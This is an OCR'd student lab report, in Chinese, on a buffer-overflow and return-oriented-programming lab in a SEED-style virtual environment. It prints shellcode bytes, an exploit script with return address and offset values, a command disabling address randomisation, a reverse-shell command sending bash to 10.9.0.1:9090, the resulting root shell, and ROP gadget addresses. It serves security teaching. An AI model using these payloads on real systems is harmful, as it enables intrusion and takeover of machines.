
软件安全Lab1 Buffer Overflow and ROP

20307130135 李钧

Task 0: Get Familiar with Buffer-Overflow and Shellcode


首先我们运行给出的代码生成a32.out和a64.out效果如下：



```
[03/09/23]seed@VM:~/.../shellcode$ make clean
rm -f a32.out a64.out codefile_32 codefile_64
[03/09/23]seed@VM:~/.../shellcode$ ./shellcode_32.py
[03/09/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[03/09/23]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Mar  6 07:38 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Mar  9 02:03 a32.out
-rwxrwxr-x 1 seed seed 16888 Mar  9 02:03 a64.out
-rw-rw-r-- 1 seed seed   476 Mar  6 07:36 call_shellcode.c
-rw-rw-r-- 1 seed seed   139 Mar  9 02:03 codefile_32
-rw-rw-r-- 1 seed seed     0 Mar  9 01:34 generate
-rwxrwxr-x 1 seed seed  1290 Mar  9 02:02 shellcode_32.py
-rw-rw-r-- 1 seed seed  1295 Mar  6 07:38 shellcode_64.py
-rw-rw-r-- 1 seed seed    11 Mar  9 01:53 shit_file.txt
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[03/09/23]seed@VM:~/.../shellcode$
```

```
rm -f a32.out a64.out codefile_32 codefile_64
[03/09/23]seed@VM:~/.../shellcode$ ./shellcode_32.py
[03/09/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[03/09/23]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Mar  6 07:38 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Mar  9 02:01 a32.out
-rwxrwxr-x 1 seed seed 16888 Mar  9 02:01 a64.out
-rw-rw-r-- 1 seed seed   476 Mar  6 07:36 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Mar  9 02:01 codefile_32
-rw-rw-r-- 1 seed seed     0 Mar  9 01:34 generate
-rwxrwxr-x 1 seed seed  1254 Mar  9 02:01 shellcode_32.py
-rw-rw-r-- 1 seed seed  1295 Mar  6 07:38 shellcode_64.py
-rw-rw-r-- 1 seed seed    11 Mar  9 01:53 shit_file.txt
Hello 32
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[03/09/23]seed@VM:~/.../shellcode$
```

为了达到删除文件的目的，我们需要在溢出的代码段指令位置填充上移除文件的指令rm filename如下图所示，即可达到目的。



```
"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xf
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker          *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/bin/ls -l; rm shit_file.txt; /bin/tail -n 2 /etc/passwd      *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

Task 1: Level-1 Attack

这一任务需要我们利用 server1 机器的缓冲区溢出漏洞，通过给 server1 发送攻击文件，让 server1 执行交出其权限的指令，从而达到本机监听获取 server1 控制权限的攻击目的。


Step 1

首先我们需要保证进行攻击的时候 server1 的栈地址不会随机改变，这可以通过指令来实现：

```
sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

Step 2

然后我们需要通过在 9090 端口向 server1 发送询问信息来获得栈的地址，即获得 buffer，ebp 的地址，通过得到的 buffer，ebp 地址可以计算出这一块缓冲区的大小 offset。由于我们发送的 badfile 是通过接受传入信息的方式存放在 server 的缓冲区当中，需要 start 来标识我们攻击代码开始的相对位置，并在 coontent 对应 ret 的位置上填入攻击指令所在的绝对位置——即 shellcode 在攻击代码中的位置。这里 ret 的值为 ebp+8 是为了跨过栈中 ret 指令的位置，由于开始构造 content 时往里面填充的都是 nop 指令，所以继续执行到本来 ret 指令的位置时会继续向 shellcode 执行。


seed@VM: ~/.../attack-code
seed@VM: ~/.../attack-code
seed@VM: ~/.../attack-code
seed@VM: ~/.../attack-code
Open
exploit.py
~/works/lab1/Labsetup/attack-code
Save


```
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd468
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd3f8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd468
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd3f8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
serv
serv
```

```
[03/
List
Conn
root
ifco
eth0
```

```python
content = bytearray(0x90 for i in range(517))

############################################################
# Put the shellcode somewhere in the payload
start = 0x78               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd470      # Change this number
offset = 0x74              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] =
(ret).to_bytes(4,byteorder='little')
############################################################
```


Step 3

最后我们构造 shellcode 的内容，为了避免程序崩溃，我们只需要在原有代码的基础上修改/bin/bash -c …的指令内容，同时通过空格保持这一行字符串长度与原来 shellcode 相同。上面填充的内容不需要我们操作修改。



```python
#!/usr/bin/python3
import sys

shellcode= (
  #""   # Put the shellcode in here
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

```

攻击结果如下所示



seed@VM: ~/.../attack-code
seed@VM: ~/.../attack-code
seed@VM: ~/.../attack-code


```
[03/09/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 51570
root@7c046e5fac45:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 120  bytes 13875 (13.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 36  bytes 2281 (2.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@7c046e5fac45:/bof# ls
ls
core
server
stack
root@7c046e5fac45:/bof#
```

Task 2: ROP


由于这一攻击目标机器 server2 关闭了段可执行，故为了达到攻击目的，我们需要通过 gadgets 构造可执行段的链，将 gadget 地址和将要在栈上被 gadget 使用的数据放在一起，设置 eax， ebx， ecx， edx 寄存器的值，最后跳转到系统调用 execve 位置上执行权限交出的指令。

Step 1


首先我们需要找出一些可用的 gadgets 段，方便接下来使用，这里贴出我在源代码中显示的部分 gadget 地址和指令，以及通过 ROPgadget 工具在 stack-L2 中找到的指令位置。当然，源代码里列出的是可以使用的 gadgets 指令。



```
pop_eax_addr = 0x0805ebd8 # pop eax ; pop edx ; pop ebx ; ret
pop_ebx_addr = 0x08049022 # pop ebx; ret;
pop_ecx_addr = 0x08098998 # mov ecx, eax ; mov eax, ecx ; ret
sub_eax_addr = 0x080a48d5 # sub eax, 0x850f2e31 ; ret
jmp_0x80_addr = 0x0804a4e2 # int 0x80
# jmp_0x80_addr = 0x08067f85 # ret 0x80
```



```
[03/25/23]seed@VM:~/.../server-code$ ROPgadget --binary stack-L2 --only "pop|ret" | grep eax
0x080a58da : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0805ebd8 : pop eax ; pop edx ; pop ebx ; ret
0x080b005a : pop eax ; ret
0x080a58d9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
[03/25/23]seed@VM:~/.../server-code$ ROPgadget --binary stack-L2 --only "pop|ret" | grep ebx
0x080a58e2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x080a58da : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0805ebd8 : pop eax ; pop edx ; pop ebx ; ret
0x08074531 : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
0x080a5d6c : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
0x08049806 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08066880 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x080a818d : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x0804b39d : pop ebx ; pop esi ; pop edi ; ret
0x0804af89 : pop ebx ; pop esi ; ret
0x08049022 : pop ebx ; ret
0x08073aee : pop edi ; pop ebx ; ret
0x0806b27b : pop edi ; pop esi ; pop ebx ; ret
0x08065fc6 : pop edx ; pop ebx ; pop esi ; ret
```




```
0x080ab3f5 : mov edx, 0x100558b ; ret 0xd139
0x0805ed79 : mov edx, 0xffffffff ; ret
0x080a32a2 : mov edx, dword ptr [eax] ; mov eax, dword ptr [esp + 8] ; mov dword ptr [eax], ed›
0x080a322f : mov edx, dword ptr [eax] ; mov eax, edx ; ret
0x080607a2 : mov edx, dword ptr [edx] ; mov dword ptr [eax + 0x184c], edx ; ret
0x08060812 : mov edx, dword ptr [edx] ; mov dword ptr [eax + 0x46c], edx ; ret
0x080607f2 : mov edx, dword ptr [edx] ; mov dword ptr [eax + 0x470], edx ; ret
0x080608a2 : mov edx, dword ptr [edx] ; mov dword ptr [eax + 0x49c], edx ; ret
0x080affe8 : mov edx, dword ptr [esp + 8] ; mov dword ptr [eax + 0x4c], edx ; ret
0x0805852a : mov edx, dword ptr [esp] ; ret
0x08074263 : mov esi, edx ; mov eax, dword ptr [esp + 4] ; ret
0x08074343 : mov esi, edx ; ret
0x0806dab8 : mov word ptr [edx + 4], ax ; mov eax, edx ; ret
0x0806db0c : mov word ptr [edx + 8], ax ; mov eax, edx ; ret
0x0806da73 : mov word ptr [edx], ax ; mov eax, edx ; ret
[03/25/23]seed@VM:~/.../server-code$ ROPgadget --binary stack-L2 --only "sub|ret" | grep edx
0x08060652 : sub eax, dword ptr [edx + 0xc] ; ret
0x0805f92f : sub eax, dword ptr [edx + 8] ; ret
0x08086f6e : sub eax, dword ptr [edx] ; ret
0x0805f960 : sub eax, edx ; ret
[03/25/23]seed@VM:~/.../server-code$ ROPgadget --binary stack-L2 --only "inc|ret" | grep edx
0x08066174 : inc edx ; ret
0x080ac0b9 : inc edx ; ret 0xe883
0x080711ae : inc edx ; ret 0xf289
0x08088251 : inc edx ; ret 0xf301
0x08068387 : inc edx ; ret 0xf66
```

Step 2

找到可以使用的 gadgets 段之后便可以开始构造攻击逻辑，也就是通过 gadgets 指令段一步一步设置好寄存器的值——在原本 ret 的位置上设置将要跳转到的指令的地址（4 bytes），在之后的 4 个长度中设置将要设置的寄存器的值或下一个指令。

